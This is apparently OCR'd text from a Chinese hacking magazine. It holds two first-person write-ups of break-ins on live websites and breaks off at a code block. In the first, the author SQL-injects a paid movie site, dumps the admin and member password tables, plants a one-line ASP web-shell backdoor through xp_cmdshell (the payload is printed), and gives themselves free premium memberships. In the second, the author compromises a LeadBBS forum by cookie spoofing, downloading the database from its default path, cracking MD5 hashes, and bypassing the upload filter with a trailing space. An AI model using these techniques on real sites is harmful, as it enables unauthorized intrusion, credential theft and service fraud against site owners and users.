


图 1

正如MM所说，观看电影是要收费的。看到URL地址都不能带有参数，自然想到注入了，随便打开一个观看页面http://www.***.com.cn/main/vod/movie.asp?id=112，凭经验告诉我，这种URL在传递数据变量时是很可能存在注入漏洞的。在后面加一个“'”，回车后，返回如图2。




图 2

错误提示“[Microsoft][ODBC Microsoft Access Driver] 字符串的语法错误 在查询表达式 'articleID=109'' 中。”从错误提示中可以看出网站使用的是asp + access，再用经典的1=1、1=2测试法进行测试，分别返回正常显示和出错，现在可以确定，存在明显的注入漏洞。

接下来我的想法是通过“http://www.***.com.cn/main/vod/movie.asp?id=112;execmaster.dbo.XP_cmdshell 'ping 我的IP';--”来确定web服务和SQL数据库是不是在同一台主机上，如果是，并且XP_cmdshell没有删除的话，我就可以执行命令来插入简单的asp后门了。当然前提条件是需要我拥有公网的ip地址。不过，很遗憾，我是在内网的。这个问题可以通过设置路由器的转发规则，先暂时把自己的电脑添加到DMZ区，这样我的电脑就处在外网了。想法很简单，下面就看如何实现了，在URL中输入http://192.168.1.1，出现了熟悉的用户密码验证界面，输入默认的用户名和密码，晕！进不去了（昨天还进去了的，管理员什么时候改密码不行，偏偏在这个时候，郁闷ing）。不过通往后台的路有千百条，一条不通，还有另一条。好吧，那只能通过常规的手段了。暴库找管理员用户名用密码，然后找后台登录页面。

我从我的黑客工具箱（呵呵，其实是我的邮箱）中随便找了个注入工具——啊D注入工具2.0（当然，如果你喜欢使用手工注入的话，也可以的。不过这会浪费很多的时间，但会使你对SQL数据库查询技术掌握的更灵活。我是懒人，有现成的工具，当然就用现成的了）。把刚才的URL地址复制到注入地址中，点击检测后，本来灰色的检测表段按钮变亮了，然后，我点击检测表段，暴出了三个表（后来我用NB和狂注幽灵都没有暴出lkwiantgo这个表来，只有啊D暴出来了），然后就是检测字段，看着下面不断闪烁着的select命令语句，心情好舒畅呀，如图3。




图 3

我把检测出来的所有表的检测内容导出。经查看导出的内容，我发现lkwiantgo这个表里存的是管理员密码，而users和vote表是注册会员的用户名、密码和注册信息。找到了管理员的用户名和密码，剩下的就是找管理员的登录页面了。随手在URL后面添了个login.asp，成功跳出了管理员的登录页面（如果你在入侵的时候，猜了几次没猜出来，那就要借助工具了，或者google搜索也可以），如图4。




图 4

输入用户名和密码，成功的进入了后台管理页面，而且权限也是超级管理员。看，什么黄金会员钻石会员全在眼前，如图5。




图 5

接下来当然是弄个 asp 木马了，我已经有了管理员的用户名和密码，就用 xp_cmdshell 在 movie.asp 中插入了经典的一句话后门“<% =server.createobject("wscript.shell").exec('cmd.exe /c',&request("c").stdout.readall %>”(我没忘记在批处理管道命令前加转义字符“^”)，可是我在测试的时候却没有成功！物理地址没有错，可是我在 url 中输入地址却显示页面不存在（不知是什么原因，还请知道的朋友指教）。

我喜欢在获得权限后尽可能多的收集信息，为进一步入侵做好充足的准备。在后台，管理员会不会给自己注册一些用户呢？在会员管理中最早审请的用户就是他的，里面包括他的密码和邮箱等等。后台存在信息探测用的 asp 探针，我就用它获得了更多的主机的信息，其中有 web 服务器的内网 ip，主机配置信息和 web 目录物理路径等，如图 6。




图 6

我添加了十个钻石会员，送给了 MM 一个（从上幼儿园，老师就教导过我们答应别人的事，要做到！^-^）。入侵到现在就结束了，希望读者能够在这些常规的入侵方法中学到些不常规的思路，那本文的目的也就达到了。

（文章中涉及到的程序啊D 注入工具 2.0 已经收录于光盘中）

菜鸟入侵 别忘了leadbbs漏洞

Y.J.

leadbbs 是一个使用 asp 语言的 BBS 系统，可能大家在以前的 X 档案上很少见到有写 leadbbs 漏洞的文章，不过它的应用范围还是挺广的，我们学校以前就使用过。今天带给大家的是一次入侵网站的过程，完全是由 leadbbs 各种漏洞堆积而成（这次入侵全靠 leadbbs）。

一、踩点

由于网址不便公布（这个网站流量很大，影响也很大），所有网址用 www.xxxx.com 代替，请大家谅解。

他的网站做的挺不错的，使用的是动易的最新版（没什么漏洞了），而且自己还改了一部分代码，所以通过动易获得 webshell 的法子肯定行不通。在网站导航的地方看见了论坛，论坛是大家的最爱，漏洞最多的地方就是论坛了。Let's go!

二、拿到前后台权限

进入论坛，一看这“样”就知道是 leadbbs 了，网上使用 leadbbs 论坛的几乎都是 3.14 版本，不知道是不是 leadbbs 不升级了，都一年了还是这个版本。大家也许会问了，说了这么多，leadbbs 到底有什么漏洞啊？好，现在开始，以前 leadbbs 有个漏洞，是保存用户资料修改页面，然后在本地把这个 htm 文件里的用户名改成管理员的，这招到了 3.14 版本已经彻底无用了，因为 3.14 加了个旧密码，修改用户资料时要输入旧密码才能更改，如图 1。不过大家不用泄气，入侵还是有很多方法的。比如用 minibroser 修改，先用自己注册的用户名登录，在 cookies 里修改掉 user 后面的部分，改为管理员名字，再点 get，多试几遍，运气好的话就可能会用管理员的身份登录了，然后在论坛地址后面加上 manage，登录后台，在后台会要求输入密码，这时密码随便输，都可以进入的。不过这个漏洞似乎对 3.14 版的不起作用，反正大家是学习嘛，能不能入侵是次要，主要是学点东西（菜鸟怒曰：不能用的东西还写出来，岂不是大有骗稿费之嫌，拉出去，扁了）。

*旧的密码：	必须正确填写
新的密码：	不修改密码不必填写
验证密码：	

图 1

www.xxxx.com 这个论坛我是下载它的数据库，leadbbs 数据库默认地址是 /data/leadbbs.mdb，如果网管粗心那你就赚了。顺便重提下 MD5Crack3，我用它破解数字的 MD5 密码，5 分钟之内就能破出来（位数不要太长的）。

三、上传 webshell

现在管理员的密码有了，直接进入吧，不过接着又来了一个难题，怎么传 webshell 呢？leadbbs 的后台数据库部分比其他 BBS 做的出色，它是不用你输入数据库地址的，那么也就没办法通过备份和恢复来使改名为 gif 的 webshell 变回 asp 扩展名了，如图 2。




图 2

不过程序总是人写的，这个地方没漏洞，不代表别的地方也没有，大家看到上传参数设置这里，在允许上传文件类型修改的地方直接加 asp 或 cer 这些扩展名，leadbbs 会检查出来并不允许。那么我们用个变通的方法，加个空格，现在 leadbbs 就可以通过了。为什么呢？看上传参数设置文件其中的代码。

```
Dim FobType,N
